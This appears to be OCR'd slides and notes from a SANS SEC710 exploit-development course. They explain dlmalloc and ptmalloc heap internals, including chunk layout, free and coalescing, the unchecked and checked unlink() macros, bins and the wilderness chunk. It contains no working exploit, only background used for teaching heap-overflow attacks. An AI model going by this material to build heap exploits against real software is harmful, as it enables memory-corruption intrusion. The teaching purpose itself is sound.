
dlmalloc (2)

The image concept on this slide, as well as the source for much of the content on dlmalloc, is taken from the article titled, "Once upon a free()…" authored by Anonymous in Phrack issue #57. The article gives a simple yet effective description of how a chunk is laid out in memory when using the malloc() function.

The top section titled chunk on the left of the diagram is the location of the chunk in memory. The address of this section can be called the chunk pointer. The value held at the address of the chunk pointer is the prev_size element. If the chunk directly before the current chunk is unused, it holds the prior size of that chunk before it was freed. This information is needed, as once a chunk is freed from memory it checks to see if the adjacent chunks are unused, so it may unlink and maximize the size of free chunks as well as minimize the number of entries in a bin. Bins hold available chunks of memory based on their size. For example, chunks of memory available that are 100 bytes will be grouped together in one bin while larger chunks are in different bins.

The size field simply contains the size of the current chunk. Once the malloc() function is called to allocate a chunk of memory on the heap, the size field is padded out to the next DWORD boundary. This does not affect the size of the actual chunk, only the value stored in the size field. Since we are padding out to the next DWORD, it can be assumed that the lowest three bits are always zero. The lowest bit is of most importance. Since we're not using it as part of the chunk data, it can be used to specify whether or not the previous chunk is in use. This bit is called the PREV_INUSE bit. If this bit is set, the previous chunk is in use. If it is not set, the previous chunk is not in use. This is used by the free() and unlink() functions to determine whether or not chunks can be coalesced. The second and third bit can be used to represent other information but is not important for our studies.


The next section down titled mem on the left of the diagram is the memory address of where the data starts within the chunk. The address of this location is what is returned from malloc() and realloc(). The sizing information on both sides of the data portion of the chunk is often referred to as boundary tags.



dlmalloc (3)

On this image, also inspired by Phrack issue #57, we see the same prev_size field at the top. Remember that if the prior chunk has been freed, this field holds the prior size of that chunk. What happens to a chunk when it's freed using the free() function from malloc? The first thing that happens is the free() function is called with the address of where the data portion of the chunk begins passed as an argument. The function then checks the PREV_INUSE bit of the chunk to be freed to see if the current chunk and prior chunk can be combined. This field is located simply by using the address passed to the free() function -4 bytes and then checking to see if the lowest bit is set to one or not.


Once the free() function determines if any adjacent chunks can be merged, the PREV_INUSE bit of the next chunk in use must be cleared to mark the newly freed chunk as unused. As you can see on the diagram on this slide, there are two new fields where the data previously started. These are the forward and backward pointers. Each pointer takes up four bytes and starts where the data portion started before the chunk was freed. Any data that existed after these pointers before the chunk was freed may either still remain in memory or can be zeroed out if the programmer chooses to do so. These pointers point into a doubly-linked list with the locations of available chunks of memory. If chunks located in the linked list can be consolidated, the unlink() function removes any unneeded entries from the list and updates the pointers accordingly. For example, if a chunk is being freed and the chunk before or after is also unused, the unlink() function is called to unlink the chunk from the doubly-linked list, they are coalesced, then frontlink() is called to insert the new chunk into the appropriate bin.


unlink() & frontlink()
• The unlink() function removes chunks from a doubly-linked list
• The frontlink() function inserts new chunks into a doubly-linked list
• unlink() is called by free() when an adjacent chunk is also unused
– Performs coalescing
– "Holding Hands"
– Then frontlink() is called to reinsert
SANS SEC710 - © 2011

unlink() & frontlink()

As stated earlier, if chunks located in a linked list residing in a bin can be consolidated, the unlink() function is called by free(). For example, if a chunk is being freed and the chunk before or after is also unused, the unlink() function is called to remove the already freed chunk from the list. The two chunks are then coalesced and the frontlink() function is used to inject the chunk back into the doubly-linked list with the updated size. Just as well, if a request is made by malloc(), calloc(), or realloc(), and a chunk is assigned, unlink() must remove the entry from the doubly-linked list and update the adjacent chunks on the list accordingly.


A group of individuals holding hands could be used as an analogy to unlink(). Imagine that ten people are holding hands, creating a linked circle. Now imagine that one individual must leave the circle. In order to maintain the circular bond, a process has to be in place to tie the hands together that were left unlinked by the removal of the individual.



Unlink & Coalescing Process (1)


On this slide there are four chunks. The chunk to the far left is currently not in use and resides on a doubly-linked list as an available chunk. The middle two chunks are currently in use, but the chunk second to the left has just been free()'d. The chunk on the far right is currently not in use and also resides on the doubly-linked list as an available chunk. In fact, the chunk on the far left and the far right each point to each other with forward and backward pointers.

In this situation the free() function will check the PREV_INUSE bit on the chunk being free()'d to determine if any coalescing can be performed. In the example above, the chunk to the far left could potentially be combined with the chunk about to be freed. This would make for one large chunk as opposed to two smaller chunks. As you can see, the existing forward and backward pointers are currently pointing to the chunk on the left and the chunk on the right respectively. If we free the chunk second to the left and coalesce it with the chunk on the far right, the chunk will need to be unlinked from the doubly-linked list, coalesced, and reinserted with frontlink(). This is shown on the next slide.



Unlink & Coalescing Process (2)


As shown on this slide, the two chunks on the left-hand side have been joined together into one chunk and this chunk is marked as free. The chunk was reinserted to the doubly-linked list by frontlink() and pointers written.


unlink() without Checks
#define unlink(P, BK, FD) { \
FD = P->fd; \
/* FD = the pointer stored at chunk +8 */
BK = P->bk; \
/* BK = the pointer stored at chunk +12 */
FD->bk = BK; \
/* At FD +12 write BK to set new bk pointer */
BK->fd = FD; \
/* At BK +8 write FD to set new fd pointer */
}
FD→
BK→
Prev_Size
Size
Forward Pointer
Backward Pointer
Old Data
...
Prev_Size
Free Chunk
SANS SEC710 - © 2011

unlink() without Checks

Below is the original source for the unlink() macro with added comments:

```
#define unlink(P, BK, FD) { \
                    FD = P->fd; \
                    /* FD = the pointer stored at chunk +8 */
                    BK = P->bk; \
                    /* BK = the pointer stored at chunk +12 */
                    FD->bk = BK; \
                    /* At FD +12 write BK to set new bk pointer */
                    BK->fd = FD; \
                    /* At BK +8 write FD to set new fd pointer */
}
```



unlink() with Checks
#define unlink(P, BK, FD) { \
FD = P->fd; \
BK = P->bk; \
if (_builtin_expect (FD->bk != P || BK->fd != P, 0)) \
malloc_printerr (check_action, "corrupted double-
linked list", P); \
else { \
FD->bk = BK; \
BK->fd = FD; \
} \
}
SANS SEC710 - © 2011

unlink() with Checks

Checks are now made to ensure the pointers have not been corrupted. Below is the code:

```
#define unlink(P, BK, FD) { \
        FD = P->fd; \
        BK = P->bk; \
        if (__builtin_expect (FD->bk != P || BK->fd != P, 0)) \
                malloc_printerr (check_action, "corrupted double-linked list", P); \
        else { \
                FD->bk = BK; \
                BK->fd = FD; \
        } \
}
```


Now we are simply adding a check to make sure that the FD's bk pointer is pointing to our current chunk and that BK's fd pointer is also pointing to our current chunk. If it is != we print out the error, "Corrupted Double-linked list."



Bins

Linked lists are kept in bins based on their size. There are a total of 128 bins available, which are sorted by size. The first bin is used for unsorted chunks that were recently freed and acts as a cache of chunks available if their size matches a request. If they are not quickly taken by malloc(), calloc(), or realloc(), they are placed into a bin based on their size. Chunks greater than 128 KB's are not placed into a bin, but are handled by the mmap() function. Frontlink() works with an index to determine the appropriate bin for a freed chunk.


Fastbins are used for frequently used, smaller chunks of data up to 80 bytes. They are connected with singly-linked lists, as no chunks from the middle are taken. Fastbins use Last-In First-Out (LIFO) ordering to distribute a requested chunk of memory. This is a perfect example where efficiency is often chosen over security.


The Wilderness
• Chunk bordering the highest memory address
– Heaps grow up towards the stack
• Calls sbrk() to increase size and remains contiguous
• The mmap() function can be used for non-contiguous requests
– Creation of new arenas
– Threaded programs include multiple arenas
SANS SEC710 - © 2011

The Wilderness

The wilderness chunk or top chunk is the chunk bordering the highest memory address allocated so far by sbrk(). If no available memory is available, its size can be increased by calling the sbrk() function. This is the only chunk that can increase the size of the heap. The term wilderness comes from the idea that it is bordering the unknown and was named by Kiem-Phong Vo.

The mmap() function can also be used instead of sbrk() if the wilderness chunk cannot be increased due to a large memory request that sbrk() cannot handle or if a non-contiguous block is requested as the space is not available within the existing arena. An arena is a heap allocated through mmap() or sbrk(). Each thread, when using a memory allocator such as ptmalloc, can have multiple arenas.



ptmalloc
• Based on dlmalloc and written by Wolfgram Gloger
• Designed to support multiple threads
– fork() vs. threads
• Original ptmalloc version published as part of glibc-2.3.x
• ptmalloc(3) is the current version although ptmalloc(2) is most common
SANS SEC710 - © 2011

ptmalloc

The ptmalloc memory allocator was written by Wolfgram Gloger and is based on Doug Lea's memory allocator. The goal of ptmalloc over dlmalloc is primarily to support multiple threads and allow for multiple heaps. In this implementation, multiple threads do not have to share the same heap. Other goals of the allocator are the same as Doug Lea's. Those are to provide portability, increase speed, allow for tuning, and other features. ptmalloc uses sbrk() and mmap() to allocate memory based on the request. Just like dlmalloc, sbrk() is used to increase an existing heap by way of the wilderness chunk, and mmap() is used to allocate a new arena.

With fork(), each call creates a new child process copying the parent process. Each process gets a new Process ID and its own address space. Sharing between the processes can be difficult due to the separate address space. Threading on the other hand shares the same Process ID and memory space. Sharing within the process is much more seamless. Note: Threads are difficult to program properly with C and C++ as the languages were designed with fork() in mind and not threading. You will often see programmers siding with fork(), as it has been around for a long time and is portable between all OS'.

Wolfram Gloger's malloc homepage can be found at: http://www.malloc.de/en/

